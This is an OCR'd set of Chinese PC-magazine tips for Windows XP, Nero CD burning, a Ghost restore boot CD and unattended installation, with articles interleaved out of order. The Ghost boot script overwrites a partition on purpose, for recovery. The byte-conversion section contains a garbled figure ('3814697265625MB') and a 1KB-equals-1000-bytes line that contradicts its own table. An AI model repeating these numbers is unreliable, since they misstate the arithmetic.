
系统应用　系统应用　系统应用　系统应用　系统应用　系统应用　系统应用

美丽从 Windows 登录开始，从关机结束

■ ABC



Windows XP的登录和关机画面较Windows 2000有了很大变化，但看久了也厌烦了，所以我们推荐你试试FrontMotion Login这款奇妙的软件，它能够让你的Windows XP/2003系统登录和关机画面发生翻天覆地的变化，不仅更漂亮，而且还有非常炫目的动画（见图）。

首先到 http://fileforum.betanews.com/sendfile/1071087745/1/FMLogin-1.1.0.27.msi 下载并安装 FrontMotion Login，接着打开“开始→运行”，输入“Control Userpasswords2”，查看你正在使用的账户是否为中文，因为这个软件不支持中文，所以需要将中文账户修改为英文（或拼音）。接着进入“控制面板”（Windows XP要切换回经典视图），双击进入“FrontMotion Login”，在“Themes”选项卡下选择使用的主题。最后，注销当前用户，体验让人心动的效果吧。

|CF|[XT10]

知识普及：KB=Kb ？

——认清“位”和“字节”

■ 旺旺

接触电脑一段时间时候，就会常常听到“位”和“字节”这两个词。它们是电脑的计量单位，然而随着电脑技术的发展，它们也被应用到各种新的场合中去，由此也让一些朋友们对这两个计量单位所代表的意义产生了误解。本文的目的就是通过两个实际的例子，让大家彻底地了解它们在一些新场合中的用法各所代表的意义，真正的做到与时俱进。

芝麻开门

电脑的最小计量单位——“bit”

电脑世界是由0与1组成，其中有数以万计的线路，一条线路传递一个信号，而0代表没有信号，1代表有信号，就像电源开关一样，同一时间只可能有一种状态，所以电脑最基本的单位就是一条线路的信号，我们就把它称作“位”，英文叫做bit，缩写为b。“位”和“字节”其实都是电脑的计量单位，它们之间的关系就像表兄弟，我们可以理解成字节是由位组成的，一个“字节”等于8“位”，Byte是它的缩写，是电脑中最基本的单位。

bit的表哥——字节

电脑中最基本的单位是“位”(bit)，但“位”这个单位太小，所以字节(Byte)是电脑存储容量的基本计量单位。Byte可简写为B，一个字节由八个二进制位组成，其最小值为0，最大值为11111111，一个存储单元能存储一个字节的内容。

了解了位和字节的基本概念，我们再来看看它们各自的适用范围和常见的使用误区吧！！！

位的使用误区:你的宽带有多宽

小提示

何为带宽

带宽常用来描述两种状态:第一是对模拟信号，第二是对数字信号。而在本文中是指后者，也就是我们网络传输速度的计量值。带宽的真正含义是指在一定时间内能够通过一定空间的最大比特数。就像我们平常家里用的水管，在一定时间内能从水管放出多少水。数据包好比水流，带宽好比管子的宽度。当然，管子越粗，水流自然越通常，流量自然更大。

随着ADSL和小区宽带的普及，宽带网步入了千千万万老百姓的家庭。在这场普及运动中电信等运营公司都宣称自己的速度能够“1M到用户”，甚至是10M、100M。然而实事真是如此吗？且不说10M，100M的传输速率的真假，我们先来谈谈所谓的1M带宽，电信公司是怎样计算的。

其实，在宽带网中，运营商们所说的1M带宽是指1Mbps (megabits per second，兆比特每秒)， bps是bit Per Second的缩写，也就是每秒多少“位”(bit)的意思，是用来计算资料传输速率的单“位”"。举例来说，一般电信局通常说的1M的带宽，所使用的单位就是bps，我们都知道一个字节等于8位，而我们电脑的存储单位使用的是字节，也就是说理论上每秒可以向硬盘下载1 x 1024 / 8 = 128KB/sec的数据。但这也只是理论上的速度，实际上则要再扣约12%的数据头信息（包括Ethernet Header， IP Header， TCP Header， ATM Header 等)、各种各样的控制讯号，所以传输速度上限应为112KB/sec左右，而不应该望文生义地理解为“每秒钟可以传送1M字节的数据”。所以千万不要迷信广告，传输单位的写法上，B和b分别代表Bytes和bits，两者定义不同，差距可是8倍啊！

这里列出了各种宽带的极限下载值:

1 M = 112 KB/s

2 M = 225 KB/s

8 M = 901 KB/s

10M = 1126 KB/s

字节的使用误区:硬盘容量的困惑

正如上所说，电脑中的最基本单位是“位”(bit)，但“位”这个单位太小，所以在计算硬盘容量或内存大小时，通常使用较大的单“位”“字节”(byte)。Byte可简写为B，一般常听到的128MB内存，40GB的硬盘就是以“字节”为单位。在电脑中一个字节等于8位，一个英文字母或数字就占去一个字节，而一个汉字则要占去2个“字节”。1KB等于1000个字节，1MB等于1百万个字节，而1GB则是十亿个字节。

下面的表格展示了这些单位之间的换算关系:

单位全称	缩写	换算
Kilo	K	1K字节 = 1，024个字节
Mega	M	1M字节 = 1，048，576字节
Giga	G	1G字节 = 1，073，741，824字节
Tera	T	1T字节 = 1，099，511，627，776字节
Peta	P	1P 字节 = 1，125，899，906，842，624字节
Exa	E	1E字节 = 1，152，921，504，606，846，976字节
Zetta	Z	1Z字节 = 1，180，591，620，717，411，303，424字节
Yotta	Y	1Y字节 = 1，208，925，819，614，629，174，706，176字节

根据上表可以算出40GB的硬盘应该可以存储40GB×1，

073,741,824字节＝42949672960字节的数据。但有不少朋友购买硬盘后，在使用时却发现容量与厂商所标的不符。于是大呼上当，气势汹汹地去找"奸商"理论，其实这往往是因为对硬盘的相关知识不了解而造成的。

硬盘的容量是以MB(兆)和GB(千兆)为单位的，早期的硬盘容量低下，大多以MB(兆)为单位，1956年9月IBM公司制造的世界上第一台磁盘存储系统只有区区的5MB，而现今硬盘技术飞速的发展数百GB容量的硬盘也以进入到家庭用户的手中。硬盘容量有40GB、60GB、80GB、100GB、120GB、160GB、200GB，硬盘技术还在继续向前发展，更大容量的硬盘还将不断推出。

在购买硬盘后，细心的人会发现，在操作系统当中硬盘的容量与官方标称的容量不符，都要少于标称容量，容量越大则这个差异越大。标称40GB的硬盘，在操作系统中显示只有38GB;80GB的硬盘只有75GB;而120GB的硬盘则只有114GB。这并不是厂商或经销商以次充好欺骗消费者，而是硬盘厂商对容量的计算方法和操作系统的计算方法有不同而造成的，不同的单位转换关系造成的。

众所周知，在计算机中是采用二进制，这样造成在操作系统中对容量的计算是以每1024为一进制的，每1024字节为1KB，每1024KB为1MB，每1024MB为1GB;而硬盘厂商在计算容量时，则是以每1000为一进制的，每1000"字节"为1KB，每1000KB为1MB，每1000MB为1GB，这二者进制上的差异造成了硬盘容量缩水。

以40GB的硬盘为例:

厂商容量计算方法:40GB＝40，000MB＝40，000，000KB＝40，000，000，000"字节"

换算成操作系统计算方法:40，000，000，000字节/1024＝39062500KB/1024＝3814697265625MB＝38GB。

同时在操作系统中，硬盘还必须分区和格式化，这样系统还会在硬盘上占用一些空间，提供给系统文件使用，所以在操作系统中显示的硬盘容量和标称容量会存在差异。

|CF|[XT11]

屏保请别骚扰我！

■ B13

精美的屏保可以让我们在不使用电脑的时候享受另一种视觉大餐，但有时它也会带来一些小烦恼，比如：正在观看精采的电影，但一到设定的屏保启动时间，它就会跑出来，或者正在整理磁盘碎片，因为屏保的运行造成一些从头再来，下面一些小招数将帮你排除这些小烦恼。

一键完成锁机、屏保

其实最好是什么时候需要屏保，什么时候再把它叫出来，而且在公司最好能够让屏保和锁定系统同时完成。

第一步：进入C:\WINNT\system32目录，找到自己喜欢的屏保文件（以SCR为扩展名的文件），比如：星空屏保ssstars.scr，右击它并选择"复制"，接着在这个文件夹的空白处右击选择"粘贴"，这样会出现"复件ssstars.scr"，选中该文件并按下F2键，将其重命名为ssstars.exe。

第二步：打开记事本，输入以下内容：

```
@echo off
%windir%\system32\ssstars.exe /s
%windir%\system32\rundll32.exe user32.dll,LockWorkStation
@exit
```

将其保存为pingbao.bat文件，并放置在任意文件夹，比如：C:\WINNT\system32，接着在桌面为这个文件创建一个快捷方式。

第三步：右击刚才创建的快捷方式并选择"属性"，接着将光标定位在"快捷方式"选项卡的"快捷键"，接着按下小键盘的-键（或其他按键），"确定"后按下设置的快捷键，你会发现电脑很快启动了星空屏保，并且自动锁定电脑。

一键关屏保 一键开屏保

第一步：打开记事本输入以下内容：

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Control Panel\Desktop]
"ScreenSaveActive"="0"
```

将这个文件保存为C:\WINNT\SaverOff.reg。

第二步：用记事本打开刚才创建的关屏保注册表文件，将其中的"0"修改为"1"，将其保存为C:\WINNT\SaverOn.reg。

第三步：在桌面右击并选择"新建→快捷方式"，在"请输入项目的位置"文本框中输入"regedit /s C:\WINNT\SaverOff.reg"，并将其命名"关闭屏保"，同样创建"开启屏保"的快捷方式。

第四步：将这两个屏保放置到快速启动栏中，以后只要单击它们，就能轻松开关屏保了。

> **小提示**
>
> 我在看电影，屏保勿扰
>
> Windows Media Player提供了播放时禁止屏保运行的功能，进入其"工具→选项→播放机"，取消"播放时允许运行屏幕保护程序"的勾选即可。

|CF|[XT12]





Nero 精彩每一“刻”

■河北 老周 北京 风云

菜鸟先飞

实例1:不用光盘也能刻录

学习要点:了解Nero的基本数据刻录操作以及镜像文件刻录。

新买回来一台刻录机，一定兴奋异常，但身为菜鸟的你，一定担心经验不足而刻坏盘吧？没关系，其实不用光盘一样可以体验刻录的乐趣。



老鸟支招

Nero程序组包含三种刻录方式:“Nero Burning ROM”——专家模式，大多数参数可以手动设置，灵活性最高；“Nero Express”——向导模式，以一步一步方式指导操作，即使菜鸟也能轻松刻出各种类型的光盘；“Nero StarSmart”——傻瓜模式，是对Nero Express的再包装，但界面及操作更富人性化。

第一步:点击“开始→所有程序→Nero→Nero StarSmart”，在弹出窗口中将鼠标指针定位到第二个按钮(数据)上，在下面弹出的菜单中选择“制作数据光盘”(见图1)，这样便会启动相应向导。



图1

第二步:在向导的“光盘内容”窗口单击“添加”按钮打开“选择文件和文件夹”窗口，进入相应文件夹选择要刻录的文件或文件夹(可配合按下Ctrl键或Shift键一次选取多个文件或文件夹，如果进入的文件夹文件比较多，Nero会花较长时间载入文件列表)并按下“添加”按钮添加，重复上述操作，将位于不同文件夹的要刻录的文件添加进去，最后单击“已完成”按钮返回“光盘内容”窗口(见图2)。



图2

第三步:窗口下方蓝条显示的是光盘文件总量，添加文件时要注意最好不要超过黄色警戒线，否则刻出来的光盘会不太稳定，更不能超过红色警戒线，否则将无法刻录。如果文件超过了光盘容量，则可直接在上面的文件列表中选取某些文件，再按“删除”按钮将其清除。

第四步:单击“下一步”按钮进入“最终刻录设置”窗口，在“当前刻录机”中选择“Image Recorder”，在光盘名称中输入“第一张光盘”(见图3)，最后单击窗口右下角的“刻录”按钮进入“刻录过程”窗口，此时会弹出保存光盘镜像文件的窗口，选择一个文件夹并为其指定文件名后按下“保存”按钮，刻录便开始了。



图3

第五步:刻录完成后会弹出刻录成功的提示框，确定后单击“下一步”按钮，在出现的窗口中可选择是否设计光盘封面、保存项目、再刻录同一项目的选择，如果不需要则可单击“退出”按钮。

第六步:请按照第18期《超便捷的备份好工具——Nero BackItUp》一文通过Nero自带的虚拟光驱程序将刚才制作好的光盘镜像文件虚拟成光盘，然后到“我的电脑”中欣赏一下你的第一张光盘吧。

第七步:如果满意，打开Nero StartSmart主界面，将光标指针移动到“复制和备份”上(上方左起第五个图标)，接着单击“将映像刻录到光盘上”，然后选中刚才生成的镜像文件并放入空白盘，这样即可刻录成光盘。同时，网上有不少ISO镜像文件下载，利用此方法也能够将它们刻录成光盘。

建议通过虚拟刻录机“Image Recorder”演练刻录其他类型光盘，比如：音乐光盘、视频光盘、自启动光盘等。

实例2:电子相册光盘轻松刻

学习要点:Nero的视频光盘制作功能。

国庆旅游归来，肯定用数码相机拍回了许多照片，何不把它们刻成可以在DVD或VCD机上播放的电子相册光盘，与亲朋好友一起通过电视分享快乐？

第一步:启动Nero StartSmart，将光标移到“照片和视频”上(上方左起第四个图标)，在出现的子菜单中点击“制作视频光盘”。

第二步:在弹出的“我的视频光盘”窗口中点击“添加”按钮，接着在弹出的选择文件窗口中完成照片文件添加(可按实例1中的方法添加多幅图片)。

第三步:点选某一照片，接着单击“属性”按钮，在打开窗口中(见图4)，通过“抓轨后暂停”项设置该图片延迟时间，单击“效果”按钮可设置显示特效，如反转、模糊、浮雕等；Nero StartSmart默认以文件名为标题(在VCD菜单中显示的名称)，可以在“菜单”选项卡中修改它。设置完毕后，点击“确定”按钮回到编辑窗口，以此类推，修改所有图片属性。



图4

第四步:点击“下一步”按钮，在“我的视频光盘菜单”窗口中，单击“编排”按钮可以设计VCD菜单的样式，单击“背景”按钮可以设置菜单的背景图片，单击“文字”按钮可以设计菜单页眉、页脚文字。

第五步:设置完成后点击“下一步”按钮，选择刻录机并为光盘取一个名称，将空白的刻录盘放入刻录机中，最后点击“刻录”按钮，属于自己的电子相册光盘就制作完成了。

实例3:Windows时光回溯光盘

学习要点:用Nero制作启动光盘，再次温习Ghost。

结合Ghost和Nero制作一套品牌机才有的系统恢复光盘。一旦电脑出现故障无法进入系统，用它启动电脑不到5分钟就能将系统自动恢复到Windows刚安装好的状态。

第一步:安装Windows后，马上关闭系统还原功能；接着安装最新SP补丁包及系统补丁，安装最常用的软件及最新驱动；在“添加/删除程序”中卸载SP安装时的备份；将系统虚拟内存设置到非系统分区；删除休眠文件；按照18期《摆脱龟速 让Windows真正飞起来》一文的介绍将DLLCACHE文件夹移动到其他分区。这样可以尽量精简系统分区，甚至有可能将庞大的Windows XP刻录到一张700～800MB的光盘上。

第二步:找一张Windows 98启动盘，或到http://www.pcc2001.net/Files/Windows/bootme.exe下载Windows Me启动盘制作工具，放入空白软盘并双击bootme.exe制作启动盘。在资源管理器中打开制作好的启动盘，将其中的EBD.CAB删除，并把Ghost.exe文件复制到这张软盘上。

第三步:用启动盘启动系统，假设备份第一个分区，在DOS提示符下输入“GHOST -CLONE，MODE=PDUMP，SRC=1:1，DST=D:\HDBACKUP.GHO -Z9 -SPLIT=690 -AUTONAME”，这样Ghost便会把第一个分区以690MB为一个容量单位备份到hdbackup.gho、hdbackup.001、hdbackup.002....等文件中。



老鸟支招

★命令中“-Z”用来控制压缩率，“Z1”表示FAST压缩率，“Z2”表示HIGH压缩率，该参数可以从“Z3”设置到“Z9”，数字越大压缩率越高，所需压缩时间也越长。其他参数用法请参看http://wwww.newhua.com/200418/autoghost.rar中的相关文档。

★为防止万一，请用Ghost Explorer验证一下备份文件是否正确。

第四步:进入Windows，用记事本打开软盘中的CONFIG.SYS文件，删掉所有语句后输入：

```
device=himem.sys
device=oakcdrom.sys /D:mscd001
Lastdrive=Z
```

用记事本打开软盘根目录下Autoexec.bat，删除所有语句后输入：

```
ECHO WARNING! This will destroy all of data on the first partation in your first HD!
ECHO Press any key to continue or Ctrl+C TO Stop
PAUSE
MSCDEX.EXE /D:mscd001 /L:Z
ghost -clone,mode=pload,src=z:\hdbackup.gho:1,dst=1:1 -sure
```

第五步:将制作好的启动软盘放入软驱；启动Nero程序组中的“Nero Burning ROM”，在弹出对话框中选择左侧“CD-ROM(引导)”，接着在右侧窗格的“启动”选项卡中点选“可启动的逻辑驱动器”并在列表中选“A:\1.44MB”，勾选“打开进高级设置”项，取默认值。由于自动恢复在DOS下进行，所以再进入“ISO”选项卡中设置“文件名长度”为“最多为11＝8＋3字符(ISO级别1)”，格式为“模式1”，字符集是“ISO 9660”，不要勾选“Joliet”，这样就能使光盘有最好的DOS兼容性。最后点击“新建”按钮(见图5)。




图5

第六步:在右侧“文件浏览器”中选中刚才用Ghost生成的hdbackup.gho，将其拖到左侧光盘目录(见图6)。




图6

第七步:放入空白刻录盘，点击菜单“刻录器→刻录编译”，在打开对话框中，勾选“写入”，写入方式设置为“光盘一次刻录”，设置好写入速度，点击“刻录”按钮即可开始刻录。在制作第二张光盘时，只要把hdbackup.001刻录到光盘根目录下即可，不必制作自启动光盘；在第三张盘上则放入hdbackup.002文件，依此类推。

在系统出现问题时，用第一张光盘启动电脑，首先会显示刚才在Autoexec.bat中写入的警告，按任意键即可自动恢复系统，或者按下Ctrl＋C组合键不进行恢复。恢复时，Ghost会提示换盘，请按顺序放入光盘即可。

菜鸟进阶一点通

注:以下操作默认在Nero Burning ROM的“文件→新建”中进行。

1.制作自己的精选音乐CD

电脑中保存了很多MP3、WMA、MP3Pro等音乐，Nero通过自带的解码器可将它们直接转换并刻录成可以在CD随身听及家庭音响中播放的CD光盘。

操作要点:选择“音乐CD”。

2.制作VCD

操作要点:有些视频文件不符合VCD 2.0白皮书，所以刻录后的光盘无法在VCD机中播放，因此可使用“超级解霸”的“MPEG文件合并”工具对它们进行处理(单个MPG文件也可处理)。选择“视频光盘”。

3.VCD和数据混合光盘

市面上有些教程光盘非常特殊，放到电脑上会启动教学程序，放到VCD机中又能播放其中的VCD视频。

操作要点:选择“视频光盘”，在文件选择窗口中将视频文件拖放到左侧“VCD1”的下窗格，接着再将数据文件拖放到其上窗格(两个上方子窗格都可)。

4.音乐CD和数据混合光盘

本例制作的光盘在电脑中可以使用其中的游戏或软件，而在CD随身听中则能听到CD音乐。

操作要点:选择“CD EXTRA”。

5.光盘没满，以后接着用

有时一张光盘很难完全刻满，其实完全可以以后再利用它，继续在这张光盘中刻入数据。

操作要点:①在首次刻录这张光盘时，在“多重区段”选项卡选中“第一次刻录多重区段光盘”，然后进行刻录。②以后要想再在这张光盘上继续刻录，在新建数据光盘的“多重区段”选项卡中选中“继续刻录多重区段光盘”项，然后把刻录盘插入刻录机，点击“新建”按钮后，会弹出一个对话框要求用户选择继续刻录的轨道，确定后，即可添加数据开始刻录光盘了。③不过尽量不要

在 My MPC·暴风影音中调节视频亮度

My MPC·暴风影音的一大弊病就是无法调节视频亮度,其实,只要借助于其本身提供的FFDShow就可以轻松修改视频亮度了。

第一步:打开My MPC·暴风影音,选择菜单中的"查看→选项",在窗口左侧选择"输出",然后在窗口右侧的"DirectShow 视频"下根据需要进行设置,如"VMR7(窗口化)",接着分别将"RealMedia 视频"及"QuickTime 视频"设置为"DirectX7",点击"确定"。



第二步:点击"开始→程序→My MPC 系列·暴风影音→暴风影音综合设置程序",在打开的窗口中点击"FFDShow 解码设置程序"按钮。

第三步:在窗口左侧点击"解码选项",然后在窗口右侧的"支持的编解码器"中找到"Raw 视频",将其设置为"全部可支持的"。

第四步:在窗口左侧勾选并点击"画面设置"(见图),然后在右侧勾选"处理全部视频",接着调整"亮度增益"滑块即可调整亮度。

小提示

经过设置后,FFDShow会在系统托盘内生成图标,双击该图标,就可快速打开设置窗口。

小编有话说: My MPC·暴风影音的更新非常频繁,在媒些版本中,它的新功能并不多,而引人注目的是新版本对帮助文件进行了重新修订。这非常值得很多商业软件学习,而上面的技巧就源自于帮助文件,因此不得不说这款软件的帮助文件做得非常出色,甚至比大多数的商业软件更为出色,通过它的帮助文件,你可以真正找到解决问题的方法,而不仅仅是简单的软件使用介绍。CF [SY02]

续刻,因为这样刻出的光盘质量不是很稳定。

6.加密光盘也难不倒你

市场上有一些光盘不以标准格式存储数据,对于这种加密光盘通过复制命令是无法拷贝的,但眼看光盘磨损得非常厉害,还是利用Nero来复制它们吧。

操作要点:选择"复制光盘"。另外,对于一些防复制音乐CD,可通过Nero Burning ROM的"其他选项→保存轨道→选择光驱→选择轨道→保存WAV"来复制其音乐。

附表:Nero 工具一览表

工具名称	功能
Nero BackItUp	备份工具,具体使用请参看2004年第18期《超便捷的备份好工具——Nero BackItUp》一文
Nero Cover Designer	轻松制作专业的光盘封面并帮你打印出来
Nero SoundTrax	制作音乐CD的工具,可以通过它录音、添加自己的音频资料、混合不同的音乐资料
Nero Wave Editor	音频修改工具,可以调整MP3、WAV等格式音乐,例如渐强、渐弱等
Nero DriveSpeed	平时可通过它将光驱速度调至低速,从而降低噪音,增加光驱寿命
Nero InfoTool	检查系统、光驱、所放入的光盘,并且给出详细的报告,比如:光驱可读取的光盘类型,光盘的生产厂商等
Nero CD-DVD Speed	测试工具,可测试光驱、光盘质量、刻录后的光盘是否存在问题等



老鸟支招

★没有刻录机,我用别人的

在局域网中,将NeroNet(下载地址:http://www.onlinedown.net/soft/12807.htm)安装到有刻录机的电脑中,其他电脑只要安装Nero主程序,即可轻松远程网络共享刻录。

第一步:右击NeroNet在系统托盘的图标,选择"WEB Configuration"打开配置窗口,点击"USER JOB MANAGEMENT"(用户管理),用系统默认用户名"Administrator"和密码"neronet"登录,点击"Add User"按钮添加新用户。

第二步:在其他电脑上启动Nero Burning ROM,进入"文件→设置",在"高级属性"选项卡勾选"激活NeroNET支持",并点击"NeroNET"按钮,Nero自动在局域网内搜索刻录服务器,你需要做的只是在"使用者姓名"和"密码"中输入前面设置NeroNET时添加的用户和密码即可。

第三步:刻录时,点击"刻录器→选择刻录器",选择网络刻录机即可刻录,软件会把需要刻录的数据传送到服务器上,保存为镜像文件,待刻录机空闲时进行刻录。

★CD-RW变移动硬盘

安装Nero InCD(下载地址:http://www.onlinedown.net/soft/3203.htm)和UDF reader(下载地址:http://pchome.inlishui.com/utility/cdr/2873.html)。用Nero InCD把CD-RW格式化一下,就可以随时在CD-RW上添加或删除数据,就像使用移动硬盘一样。

CF [SY01]

最近，笔者购置了新的MP3随身听，它具有显示歌词的功能，新功能有了，新想法也冒出来了，如果能让它在播放英文单词的同时还可以在液晶屏上显示单词，那么不就立即打造出了一个相当优秀的单词背诵机了？

MP3随身听也能轻松背单词

■ 高手

1.准备软件

金山词霸2003/2005

Total Recorder(以下简称TR)：http://vnet.onlinedown.net/down/HA-TR45SE-yp.zip

LRC歌词编辑器：http://xj-http.skycn.net:8080/down/gslrceditor34.exe

LRC FOR IRIVER：http://www.newhua.com/cfan/200420/lfi.zip

2.制作MP3

接下来以制作一个英语四级单词为例进行讲解。

第一步:打开词霸，右击其在系统托盘的图标，选择"工具→金山迷你背单词"，在"基本设置"选项卡下选择好"词库"，接着点击"设置"按钮，打开"语音设置"标签，将"发音方式"设置为"自动"，并选中"自动发音是否允许TTS发音"项(见图1)，然后点击"其他设置"标签，将"显示速度"设置为"中速"。



图1 利用迷你背单词得到MP3音频

第二步:运行TR，选择菜单中的"选项→录音源及参数设置"，将"录音源"设置为"声卡"下的"Stereo Mix"，然后点击"更改"按钮，打开"声音格式选择"窗口，将"格式"设置为"MPEG Layer-3"，将"属性"设置为"56kBit/s,24,000Hz,Stereo"项(见图2)。



图2 设置TR的录音源及录音格式

第三步:现在就要开始录音了。点击TR界面上的"录音"按钮，开始让迷你背单词播放，完成后，保存即可。这里需要注意每个录音文件不要超过7分钟，否则单词将无法显示。

第四步:制作单词同步显示。右击系统托盘的金山词霸图标，选择"工具→金山词霸生词本"，点击"导入"按钮，选择金山词霸2003安装目录下的"Kingsoft\PowerWord 2005\scrollword\WordList\WordList_4.txt"文件，该文件为英语四级词库。选中MP3音频文件中所读到的单词，点击"导出"按钮，再分别选择"列表中选中单词"及"纯文本文本格式"两项，完成单词词意的导出。

第五步:由于导出的文件中带有音标，所以还需要进一步处理。用Word打开刚刚保存的文本文件，将"&"替换为7个空格。

第六步:现在就要开始制作同步单词了。打开"LRC歌词编辑器"，选择菜单中的"文件→打开"，打开导出的单词文本文件。用Winamp(一定要用Winamp)播放录好的MP3文件，这样就可以根据播放时间，在"LRC歌词编辑器"中，用F5键插入时间标签了(见图3)。



图3 用Winamp听MP3，按F5插入标签

第七步:现在英语MP3有了，相应注释也有了，只剩最后合并了。每种MP3随身听支持歌词显示的方式不同，比如有的只要将注释文件更名为与MP3文件相同，扩展名为TXT(有的为LRC)，就可以显示，而有的则需要将注释与MP3合并。针对后一种情况，我们可以使用"LRC FOR IRIVER"，打开软件分别将MP3文件及LRC文件导入，然后点击"合并"按钮即可(见图4)。

现在所有工作已经完成，只要将MP3传入MP3随身听就可以了。

一般的Windows XP安装光盘，仅仅能够用于安装系统，可是我的不同，它除了可以用于自动完成系统的安装外，甚至连驱动与应用程序也一起安装了，这样神奇的Windows XP光盘，你不想要一张吗？

自动化装机一条龙

■湖北 旺旺

我们要制作的光盘具有以下特点：

①使用本文介绍的软件，要比使用微软提供的无人值守向导工具更方便，功能更强大。

②全自动安装Windows XP，并且还能根据我们的习惯自动修改注册表，让系统一装完就已经完成了一些个性化设置。

③自动安装驱动程序。由于现在很多电脑都是使用板载的AC97声卡及NVIDIA公司的显卡，只要你使用它们的公板驱动，那么这张光盘同样具有一定的通用性。

④自动安装应用程序。让常用程序一起进驻系统。

我们制作Windows XP自动安装光盘的软件为Winnt.sif Creator(以下简称Winntsif)，通过它生成的SIF文件，我们就可以完成上述功能。

小资料

知道什么是SIF文件？

SIF文件为Windows系统中的自动应答文件，当使用带有该文件的光盘安装系统时，SIF会自动为用户处理安装过程中的问题。



图4 非常简单的歌词合并工具，在右下角处，可以设置合并后文件保存的位置

小编有话说：如不需要单词解释，可直接将“Kingsoft\PowerWord 2003\scrollword \WordList”目录下的WordList_4.txt文件制作为LRC文件，这样更简单。CF [SY03]

无人值守安装操作系统

1.基本使用

第一步：创建目录。在C盘的根目录创建一个叫做XPCD的文件夹(C:\XPCD)。复制Windows XP安装光盘上的所有文件到C:\XPCD中。然后在该目录下创建如下的子文件夹：C:\XPCD\$OEM$\$1\install\(用于保存应用程序)及C:\XPCD\$OEM$\$1\drivers\(用于保存驱动程序)。

小提示

你可以把“install”和“drivers”这两个文件夹可以任意更名，但不要使用中文字符，并且所有与之相关的参数也需要进行修改。

第二步：下载软件Winntsif(下载地址：http://www.iamnotageek.com/images/driver Slipstream/sif.zip)，然后将其解压缩并运行Winntsif.exe。

小提示

软件在使用时，需要.NET框架的支持，.NET框架下载地址：http://download.microsoft.com/download/7/b/9/7b90644d-1af0-42b9-b76d-a2770319a568/dotnetfx.exe

第三步：启动软件后可以看到有“Configuration”、“Regristry Tweaks”、“Help”、“About”四个选项(见图1)。下面首先介绍“Configuration”下的一些重要选项。




图1 轻松创建Windows XP无人值守文件

①[Data][数据选项]

这有两个选项，第一个用于设置当安装系统时，是从CD(光盘)还是从Floppy(软盘)引导，我们选择“CD”;第二个选项“Auto Partition”，表示系统是否自动选择安装的分区，这里我们需要勾选。

②[Unattended][自动化选项]

在这一节里面“Install Extra Programs”选项用于设置是否自动化安装第三方的软件，些项需要勾选。另外，这里的“Auto Activate”项用于系统自动上网激活，如果是VOL版的Windows XP用户则不必勾选此项。而窗口下方的两个文本栏，其中“Driver Path”用于填写硬件驱动的位置，多个驱动之间可以用“;”分隔(此参数的具体用法会在后面进行设置)，另一个“Target Path”则是要我们填写系统的安装目录，使用默认的“\WINDOWS”即可。

③[GUIUnattended][系统界面设置选项]

“Administrator Password”栏，用于设置管理员密码;“Skip Regional Screen”项表示在安装系统的过程中会跳过国家选择这一环节，不必勾选;“Timezone Index”为时区代码，点击“View Time Zone Index Values”链接，会显示全部的时区代码，输入210，就为中国的时区;“Profiles path”用于设置用户配置文件保存路径，使用默认即可。

④[UserData][用户参数设置选项]

此节用来输入安装序列号、用户名、公司名和电脑名称。

⑤[TapiLocation][用户定位设置选项]

这一节的“Country Code”用来输入国家代码(中国输入86即可)和调制解调器的拨号方式(不必设置)。

⑥[RegionalSettings][国家设置选项]

用来设置系统所使用的语言，在“Language Group”中填入10表示简体中文，下面的“Language”使用默认即可。

⑦[Networking][网络设置选项]

本节有两个选项:“Install Default Componants”用来确认是否安装默认的网络组件，因此需要勾选此项，然后根据网络环境在“Workgroup”中填入组名，或是在“Domain”中填入域名。

⑧[Componants][组件设置选项]

此节用来选择要安装的系统组件，根据需要选择即可。

⑨[Shell][系统外观设置选项]

用来设置系统装好后的主题外观，可以不必设置。

⑩[GUIRunOnce][批处理文件定位选项]

这里用来指定事先做好的批处理文件的位置(此参数的具体用法会在后面进行设置)。

当完成了SIF文件的设置后，就可以单击“Finish”项，这时在窗口右侧能看到生成的SIF文件，单击按钮“Make my Winntsif”(见图2)，在C:\XPCD\i386\目录下生成Winnt.sif。




图2 生成所需的SIF文件

2.自动安装Windows驱动程序—— Driver Path参数详解

